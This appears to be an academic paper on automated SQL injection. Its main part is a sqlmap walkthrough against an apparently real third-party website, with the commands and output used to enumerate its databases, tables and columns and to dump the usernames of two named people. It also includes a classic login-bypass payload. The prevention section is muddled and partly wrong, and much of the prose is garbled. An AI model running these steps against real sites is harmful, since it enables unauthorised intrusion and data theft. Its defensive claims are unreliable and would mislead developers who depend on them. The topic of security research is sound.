Advanced Automated SQL Injection Attacks and Defensive Mechanisms

Vamshi Krishna Gudipati, Trinadh Venna, Soundarya Subburaj, Omar Abuzaghleh
Department of Computer Science & Engineering
University of Bridgeport
Bridgeport, USA
vgudipat, tvenna, ssubbura@my.bridgeport.edu and oabuzagh@bridgeport.edu

***Abstract*- SQL Injection vulnerabilities still exist even after almost two decades that it first appeared. In spite of numerous prevention methodologies being used today, web applications still tend to be vulnerable to SQL injection attacks. Technology has improved drastically over the past few years and computers have certainly brought a great impact on our lifestyle. The computer applications and their usage over the web are myriad. It is quite evident that the in the near future, the usage of computers would relatively be higher than what we are witnessing today. A wide variety of data such as credit information, military data, human communication data, and countless types of data is shared over the far-flung computer networks. As the usage and reliability on computers increase, the threat to sensitive data likewise increases. The challenges with the cyber security when dealing with sensitive information is now a nightmare. To help understand the threats and the severity of exploits deployed, the paper provides proof of concepts for exploits carried out to compromise web applications and how the databases are exploited using the SQL injection methodologies. The SQL injection vulnerabilities in the web applications are surprisingly very vast and this is definitely is a huge security threat to personal data of people that is stored on web. In this paper, the methods used in information gathering, how the security is breached, and how payloads are used to exploit web applications are explained using the Kali Linux. In addition, an analysis is carried out on how the websites are comprised. Advanced methods on how to defend SQL injections are briefly justified. For the readers to understand better, a real time scenario of a penetration tester and a database server is set up with a few suppositions, and the commands that dodge the security characteristics and manipulate the databases are explicated.**

Keywords—sqlmap, web application security, SQL injection, Kali linux

I.INTRODUCTION

It was said by a security researcher, "Never use a computer. If you are using a computer, never connect to the internet. If connected to the internet, know how to stay secure." It all in the year 1946 when the first general purpose computer ENAIC was invented just to calculate the artillery firing tables during World War II. [1]. It took certain individuals to use these primitive manifestations of processing information to make genuine mechanically propelled machines to perform various operations. The Internet, grew by the legislature to impart systems, has delivered the modern age of computers [2]**.** Technological improvements have made life so easy that one can access the internet from anywhere and get connected to the web. These networks of computers help communicate, to send, and receive data from a source point to destination point. The web advancements today have developed to such an extent that it gives the web developers the capacity to make new eras of valuable and plunge internet experiences. The number of computer users today is huge and we will soon be running short of IPv4 addresses. This explains us how widespread the use of computers and web applications is. The applications on the web are a cluster of webpages. From a specialized perspective point, the web is an exceptionally programmable environment that permits customization through the quick sending of a vast and various scopes of uses, to a huge number of worldwide clients. Two critical segments of a cutting edge site are adaptable web programs and web applications; both accessible to one and all to no detriment. The web has been grasped by a large number of organizations as an economical channel to speak and trade data with prospects and exchanges with clients. This information must be some way or another saved, processed, prepared and sent to be utilized promptly or for future use. Websites that have the submit fields, login structures, inquiry, carts, e-commerce packages and substance administration frameworks, are those sites that allows these things to happen and give the user a very prosperous experience. So there are people who are "smart programmers", often called as "hackers" who tries to explore computer systems breaching the security. They are who appreciates learning programming dialects and PC frameworks and can regularly be viewed as a specialist on the subject. They modify the software or hardware components of a computer system or a web application for their personal use [3]. Among expert developers, contingent upon how it is utilized; the term can be either complimentary or disdainful. Although, most of these hackers are found unethical. When it comes to exploitation of web applications, SQL injection is considered to be one of the most bounteous attacks that have ever been driven [4]. Without understanding precisely about what SQL injection is all about, one cannot defend against it. This paper walks through the concepts of SQL injection and their prevention techniques.

In this paper, we have used Kali Linux as it is very versatile and user friendly operating system that is used to carry out seamless and efficacious penetration testing and security auditing tasks. This operating system is written primarily using Ruby and Perl languages. As it is fully open sourced, it makes quite flexible for users to carry out exploits intimately. The predominant SQL injection attack was carried out in the user in the login fields. This refers to the insertion of malicious SQL commands into the victim's database to pull the information that is required by the hacker. The queries used in SQL

978-1-5090-0799-8/16/$31.00 ©2016 IEEE

Injection technique look similar to that of general queries used on databases, but with special logics to break the conditions that gain access to the information [5].

SQL injection is so common technique used by hackers, even the popular database organization MYSQL was hacked using this technique on March 27, 2011. Statistics show that millions of websites are vulnerable to SQL injection due to their poor design of security systems that prevent SQL injections.

II. RELATED WORK

SQL Injection is one of the numerous web exploitations utilized by programmers to take information from the database servers of web applications. It is maybe a standout amongst the most widely recognized application layer exploits utilized today [4]. It is the kind of exploits uncalled for coding of web applications ineffectively that permits programmer to perform SQL injection into a login page to permit them to obtain the information held inside the database [6]. Web forms such as login forms, feedback, customer support, shopping carts are all vulnerable to SQL Injection exploits which emerge in light of the fact that the fields accessible for client information permit SQL statements to send a query to the database server. At the point when the actual user enters his credentials, it generates a SQL query from these points of interest and submitted to the database for validation [7]. On the off chance that legitimate, the client is permitted to access the page he has requested. As it were, the web application that controls the login page will correspond with the database through a progression of arranged commands in order to check the username and the password [8].

Researchers have proven that the attacker uses specially designed SQL queries with an intension to bypass the validation of the username and password and grant access without even being a legitimate user [9]. Now this occurs when the inputs are not processed, and coded invulnerable. Here the inputs from the user are directly sent to the database. A number of technologies are found to be vulnerable to these attacks such as PHP, JSP, ASP, ASP.net, etc. Methodologies used to combat these attacks are numerous as proposed by the scholars such as using a firewall, filtering the data of inputs etc. Now the attacks have been getting better to counter these precautionary measures. The firewall that is used to protect the data on a web application is dodged by the SQL queries [7, 10]. The security mechanism of these web applications is therefore found fiddling. Some literature suggests fighting against the SQL injections in stored data procedures as well. Although there are a number of the preventive measures that have been developed, the SQL injection exploits are still working today. Recent statistic reports from figure 1 depict the fact that the majority of the exploits carried out on web applications are SQL injection and XSS attacks. If the exploiter doesn't get to modify the data in the application, he can at least read substantive data and misuse it for his personal interests. Sadly the effect of SQL Injection is just noticed when the exploit is performed. Information is by and large unwittingly exploited through different hacker groups often. A series of web application penetration testing should be carried out to prevent the SQL injection from occurring and protecting data from the exploitation [11].



Fig 1: Statistics of the attacks carried out on web applications

III. SQL INJECTION ASSORTMENT

A. Orthodox Practice of SQL Injection

Majority of the web applications belong to business enterprises, organizations, educational institutions, government sectors, firms etc., and these web applications usually have the web forms with input fields for the users to login to the application. When these web forms are not securely coded, all the monetizable data is exploited using a set of SQL queries [12]. A basic web application is considered to explain how the SQL injection is carried out. A HTML form that accepts username and password is shown below in figure 2. The simplest form of query to work with the login form is shown in figure 3.

```
<form method="post" action="http://www.bridgeport.edu/login.asp">
    <input name="tfUName" type="text" id="tfUName">
        <input name="tfUPass" type="password" id="tfUPass">
</form>
```

Fig 2: HTML form for two unput fields

```
SELECT id FROM logins WHERE username
'$username' AND password = '$password'
```

Fig 3: Query to check username and password

The inputs from the user are accepted by the login form and if the data that is given is found legitimate and exists in the database, then the access is granted to the user. This is how the login page or any inputs in a web page work. Now, in order to gain access, the browser creates a query to the particular web page to find if the user is legitimate or not. These queries are hard coded to a purpose of giving access to the user who are found legitimate. So the attacker looks for the input field which is not properly sanitized and try to pass SQL queries which can grant access even without knowing the credentials to login in this way going past the first expected plan and capacity as shown in figure 3 [13].

```
SELECT id FROM logins WHERE username = 'admin'
    AND password = 'anything' OR 'x'='x'
```

Fig 3: Injecting SQL query to the database server

When the above code is queried on a web application that is vulnerable to an SQL injection, it grants access to the user as shown in figure 4.

Fig 4: Authentication successful

B. *Glitches in Web Application Security*

The main reason for the SQL injection possibility is due to the inability of the web developer to code the web application in a secure way. The grounds for carrying out the SQL injection can be as follows:

i. *Not difficult to find vulnerability*

It takes only few minutes on Google looking for "SQL injection dorks" and one can locate an enormous measure of point by point data on how such exploits work, alongside parts and heaps of cases [14].

ii. *Doesn't require tools*

In order to carry out an SQL injection attack, one would require only a web browser and a few SQL injection queries to find a vulnerable website and exploit it.

iii. *Disabled input validation*

SQL injection was so generally effective was on the grounds that server administrators of ASP as well as ASP.NET had debilitated info validations security includes in their frameworks. With security adequately avoided, exploits got to be simple.

iv. *Validating all user inputs*

All the inputs are trusted and expected as a legitimate entry by the web application which encompasses the attacker to the exploit on the web application. This causes serious security issues in the application and widens the chances of the application to be compromised [15, 16]. The absence of huge numbers of those procedures insinuates comes down to designers and their associations putting an excessive amount of trust into client information is a huge risk.

v. *Outdated samples of code*

That fundamental code doesn't simply exist inside live application, additionally inside example code that developers gain from and plunge into. Most code tests from which developers take their first SQL projects are helpless against SQL injections, so software engineers develop to utilize the same procedures.

vi. *Attack Injection tools*

There are numerous intense and simple utilization penetration testing tools that mechanize the procedure of identifying and misusing SQL injection defects and assuming control of database servers. It accompanies a powerful SQL injection detection engine as shown in the figure 5[14]. The tools are preloaded with payloads to be used during the detection process and make it easy for the attacker to exploit the database server of the web application.



Fig 5: Attack injection tool block diagram

vii. *Incompatible Web Application Firewalls*

Web application firewalls have been comprehensively set up considering that the WAFs can alone prevent the SQL injection which proves to be wrong in the majority of the cases. While a WAF can be a viable part of a layered protection method, it is in no way, shape or form impervious. Most WAFs oblige a colossal measure of master setup and tuning before they give much powerful security. Taking advantage of the inadequately designed WAFs, hackers have created to methods to bypass WAFs completely as shown in figure 6. Many avoidance strategies have been recorded to bypass WAFs with all the more appearing regularly.



Fig 6: Web Application firewall

C. Performing automated SQL injection

The first SQL injection was carried out in the year 1998 and therefore the web developers to some extent have tried to fix this vulnerabilities in web applications as there were enormous number of attacks carried out in that era. As the security features increased, the complexities in the attack increased that lead to the creation of automated SQL injection tools. These penetration tools automatically carry out a series of tests on the target web application and find the vulnerabilities that can be taken advantage of by the attacker. These SQL injection tools have a wide range of feasible switches that can perform database fingerprinting, return data from the database, take over the database server, and maintain out-of-band connection to perform commands remotely on the web application. These tools are so powerful that they can gain access to the file system of the web application and this is due to a powerful detection system it is equipped with. The tool that we have used in this research work is called sqlmap and it is written in python. It is open source, hence makes it easy to download and start exploitation. The web applications can be tested using a tool like Burp Suite to check for different kinds of vulnerabilities. The websites vulnerable for a SQL injection can be attacked using the sqlmap tool. A website which is vulnerable to SQL injection is found and an attempt is made to exploit the databases attacking the web servers.

Phase 1: Information gathering

This tool has a command line interface and with a series of commands one can retrieve the data from the database and take over the web server of the application. The command shown in the figure 7 is used to retrieve data like the database names, the server it is running on, the operating system etc.

```
root@kali:~# sqlmap -u "http://www.loribooksteinfineart.com/artist_artwork.php?id=1"

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

Fig 7: Command used to gather information

In order to carry out an exploit on a web application, gatheringthe information about the server is said to be crucial and plays an important role in exploiting the victim's data. The command to gain information about the database server, the command that is executed is *sqlmap –u http://www.victimurl.com*. This command returns the information like the back-end DBMS, the server running on the web application, etc.

```
[19:56:00] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.22, PHP 5.3.29
back-end DBMS: MySQL 5.0
```

Fig 8: Retrieving server information

Phase 2: Database systems disclosure

When the web application is found vulnerable to the SQL injection exploit, the names of databases can be retrieved with the command *sqlmap –u http://www.victimurl.com - -dbs* as shown in the figure 9.

```
root@kali:~# sqlmap -u http://www.loribooksteinfineart.com/artist_artwork.php?id=1 --dbs

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

Fig 9: Command to explore the databases

Here the sqlmap directs a series of payloads into the input fields and finds the compatible payload that escape clause the input parameter and fetches data as shown in figure 10.

```
[19:43:16] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.22, PHP 5.3.29
back-end DBMS: MySQL 5.0
[19:43:16] [INFO] fetching database names
[19:43:16] [INFO] the SQL query used returns 7 entries
[19:43:16] [INFO] resumed: information_schema
[19:43:16] [INFO] resumed: db2332_bob
[19:43:16] [INFO] resumed: db2332_bob_design
[19:43:16] [INFO] resumed: db2332_loribooksteinfineart
[19:43:16] [INFO] resumed: db2332_lowcarb_drupal
[19:43:16] [INFO] resumed: db2332_lowcarbdiabetic
[19:43:16] [INFO] resumed: db2332_winsome_drupal
available databases [7]:
[*] db2332_bob
[*] db2332_bob_design
[*] db2332_loribooksteinfineart
[*] db2332_lowcarb_drupal
[*] db2332_lowcarbdiabetic
[*] db2332_winsome_drupal
[*] information_schema
```

Fig 10: Command returns the databases in the application

Phase 3: Exploiting tables

The attacker's motto is to find credentials in the database which could be used for personal use. Hence one would look for a database that would contain crucial information like credit card details, social security numbers, usernames, passwords etc. Here in this case we discovered 7 databases, so we had to screen all the databases and we did the scanning in the sequential manner. The first database here was *db2332_bob.* Hence the database can be skimmed for tables. The command to exploit tables in a database on the sqlmap tool is *Sqlmap –u http://www.victimurl.com –D databasename - - tables*

```
root@kali:~# sqlmap -u http://www.loribooksteinfineart.com/artist_artwork.php?id=1 -D db2332_bob --tables

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

Fig 11: Command to retrieve tables

This command returns all the table names in the database that is requested as shown in figure 12.

```
[19:49:55] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.22, PHP 5.3.29
back-end DBMS: MySQL 5.0
[19:49:55] [INFO] fetching tables for database: 'db2332_bob'
[19:49:55] [INFO] the SQL query used returns 5 entries
[19:49:55] [INFO] resumed: artwork
[19:49:55] [INFO] resumed: artwork_category
[19:49:55] [INFO] resumed: category
[19:49:55] [INFO] resumed: textblock
[19:49:55] [INFO] resumed: user
Database: db2332_bob
[5 tables]
+-------------------+
| user              |
| artwork           |
| artwork_category  |
| category          |
| textblock         |
+-------------------+
```

Fig 12: Tables retrieved

Phase 4: Exploring column names in table

When the tables are retrieved, the attacker would keenly look for a table which could fetch him information that can be used efficiently. The *user* table here would have the credentials to log into the application. So exploiting the *user* table can give out important information as shown in figure 13. The command used to retrieve the columns is *sqlmap –u http://www.victimurl.com -D databasename –T tablename - -columns.*

```
root@kali:~# sqlmap -u http://www.loribooksteinfineart.com/artist_artwork.php?id=1 -D db2332_bob -T user --colum
ns

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

Fig 13: Command to retrieve columns

This gives the column names in the table that is requested by the attacker. Here the columns names are displayed which are present in the user table of the website.

```
[19:54:33] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.22, PHP 5.3.29
back-end DBMS: MySQL 5.0
[19:54:33] [INFO] fetching columns for table 'user' in database 'db2332_bob'
[19:54:33] [INFO] the SQL query used returns 3 entries
[19:54:33] [INFO] resumed: id
[19:54:33] [INFO] resumed: int(2)
[19:54:33] [INFO] resumed: username
[19:54:33] [INFO] resumed: varchar(20)
[19:54:33] [INFO] resumed: password
[19:54:33] [INFO] resumed: varchar(20)
Database: db2332_bob
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(2)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+
```

Fig 14: Displaying column names

Phase 5: Dumping column values

When the attacker finds information like credit card details, social security numbers, etc., in a table, he would retrieve those values for his personal use. Here in this case, the user table has the *id, password* and *username* values of the application. Once the attacker discovers these columns, he dumps the values. The command to dump column values is *sqlmap –u http://www.victimurl.com -D databasename –T tablename – C columnname - -dump*

```
root@kali:~# sqlmap -u http://www.loribooksteinfineart.com/artist_artwork.php?id=1 -D db2332_bob -T user -C user
name --dump

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

Fig 15: Command to dump column values

This command dumps the column values in the respective table and displays it as shown in figure 16. In the same fashion, the passwords are retrieved as well and then the access to the website is granted with the admin credentials. In this way a website can be compromised and taken over by the attacker using sqlmap. This unquestionably is a nightmare for the web developers and the users who are victims to these exploits.

```
[19:56:38] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.22, PHP 5.3.29
back-end DBMS: MySQL 5.0
[19:56:38] [INFO] fetching columns 'username' for table 'user' in database 'db2332_bob'
[19:56:38] [INFO] the SQL query used returns 1 entries
[19:56:38] [INFO] resumed: username
[19:56:38] [INFO] resumed: varchar(20)
[19:56:38] [INFO] fetching entries of column(s) 'username' for table 'user' in database 'db2332_bob'
[19:56:38] [INFO] the SQL query used returns 2 entries
[19:56:38] [INFO] resumed: Bill Burley
[19:56:38] [INFO] resumed: Bob Walter
[19:56:38] [INFO] analyzing table dump for possible password hashes
Database: db2332_bob
Table: user
[2 entries]
+-------------+
| username    |
+-------------+
| Bill Burley |
| Bob Walter  |
+-------------+
```

Fig 16: Dumped usernames

IV. PREVENTION METHODOLOGIES

Since we have a thought of how a site is compromised using SQL injection, one can begin to plan thoughts for how to protect it.

i. Processing Inputs

In order to perform the SQL injection, the keywords such as ‘WHERE’, ‘FROM’, ‘SELECT’, are used. If the input fields don’t accept these keywords in the input field, this problem can be solved. Although, a few users try to pass legitimate requests on the database. So extreme care needs to be taken in handling inputs from the user. The white space values in for space and tab in SQL server side is 0x20 and 0x09 respectively. So replacing 0x20 by 0x09 can solve this issue dealing with inputs. All the inputs with the 0x09 hex can be banned.

ii. Sp_executesql replaced with QUOTENAME

Despite the fact that sp_executesql is frequently slower than just running executive with suitable utilization of QUOTENAME, it is additionally a great deal simpler to get everything right. This is particularly valid for application engineers composing put away strategies that utilization dynamic SQL. All things considered, one would not consequently believe them to hit the nail on the head and, rather, would concentrate on the less demanding safe system, at any rate until execution essentially is sufficiently bad.

iii. Managing Permissions

On the off chance that a methodology runs a SELECT command that just hits three tables in the mainframe database, it needn't bother with consent to embed records, make client records, and run xp_cmdshell. Regardless of the fact that the assets are not accessible to make fitting Permissions and marked authentications for every put away methodology, at any rate make constrained usefulness records and run put away techniques through those records.

iv. Tools to detect SQL injection queries

Various applications can help find conceivable shortcomings in code, thus avoid attacks. One of the top choices is sqlmap, which permits SQL injection endeavors against various database sellers' items, not simply SQL Server [11]. It likewise lets the client perform progressed SQL injection strategies not secured. On the off chance that it is effective, the module consequently tries to make a Metasploit shell, giving the hacker complete access to the web application. Both applications accompany careful documentation and can be robotized for big business level SQL injections.

V. CONCLUSION

SQL injection undoubtedly is considered as one of the most serious threats to web application security. Numerous attacks are carried out using this vulnerability and thousands of websites are compromised every day. As long as the web applications are poorly designed, the SQL injection techniques will prevail. Therefore web developers need to follow standard principles in order to prevent SQL injections on their websites as our paper has proposed. Every incident of SQL injection, the defect is the same: a hacker sends SQL code in way the website's engineers did not envision, permitting the hacker to perform unforeseen and unapproved activities. By following the preventive methodologies and patching all the sites which are vulnerable should be done. A series of penetration tests should be carried out and all the websites which are rickety coded should be patched and maintained consciously.

REFERENCES

1. Brainerd, J.G. and T.K. Sharpless, *the ENIAC.* Electrical Engineering, 1948. **67**(2): p. 163-172.
2. Asuaga, A., *Using computers in our daily life.* Computer, 2002. **35**(6): p. 104-103.
3. Mamatha, G. and B.M. Ashoka. *Unofficial hacking algarithms*. In *Control, Automation, Communication and Energy Conservation, 2009. INCACEC 2009. 2009 International Conference on*. 2009.
4. Sadeghian, A., M. Zamani, and S. Ibrahim. *SQL Injection Is Still Alive: A Study on SQL Injection Signature Evasion Techniques*. In *Informatics and Creative Multimedia (ICICM), 2013 International Conference on*. 2013.
5. Sadeghian, A., M. Zamani, and A.A. Manaf. *A Taxonomy of SQL Injection Detection and Prevention Techniques*. In *Informatics and Creative Multimedia (ICICM), 2013 International Conference on*. 2013. Djanali, S., et al. *SQL injection detection and prevention system with raspberry Pi honeypot cluster for trapping attacker*. In *Technology Management and Emerging Technologies (ISTMET), 2014 International Symposium on*. 2014.
6. Ke, W., M. Muthuprasanna, and S. Kothari. *Preventing SQL injection attacks in stored procedures*. In *Software Engineering Conference, 2006. Australian*. 2006.
7. Kai-Xiang, Z., et al. *TransSQL: A Translation and Validation-Based Solution for SQL-injection Attacks*. In *Robot, Vision and Signal Processing (RVSP), 2011 First International Conference on*. 2011.
8. Lambert, N. and L. Kang Song. *Use of Query tokenization to detect and prevent SQL injection attacks*. In *Computer Science and Information Technology (ICCSIT), 2010 3rd IEEE International Conference on*. 2010.
9. Kiani, M., A. Clark, and G. Mohay. *Evaluation of Anomaly Based Character Distribution Models in the Detection of SQL Injection Attacks*. In *Availability, Reliability and Security, 2008. ARES 08. Third International Conference on*. 2008.
10. Wan, M. and K. Liu. *An Improved Eliminating SQL Injection Attacks Based Regular Expressions Matching*. In *Control Engineering and Communication Technology (ICCECT), 2012 International Conference on*. 2012.
11. Xin, W., et al. *Hidden web crawling for SQL injection detection*. In *Broadband Network and Multimedia Technology (IC-BNMT), 2010 3rd IEEE International Conference on*. 2010.
12. Kosuga, Y., et al. *Sania: Syntactic and Semantic Analysis for Automated Testing against SQL Injection*. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual*. 2007.
13. Elia, I.A., J. Fonseca, and M. Vieira. *Comparing SQL Injection Detection Tools Using Attack Injection: An Experimental Study*. In *Software Reliability Engineering (ISSRE), 2010 IEEE 21st International Symposium on*. 2010.
14. Tajpour, A., et al. *SQL injection detection and prevention tools assessment*. In *Computer Science and Information Technology (ICCSIT), 2010 3rd IEEE International Conference on*. 2010.
15. Tajpour, A., M. Massrum, and M.Z. Heydari. *Comparison of SQL injection detection and prevention techniques*. In *Education Technology and Computer (ICETC), 2010 2nd International Conference on*. 2010.
16. Tian, W., et al. *Attack Model Based Penetration Test for SQL Injection Vulnerability*. In *Computer Software and Applications Conference Workshops (COMPSACW), 2012 IEEE 36th Annual*. 2012.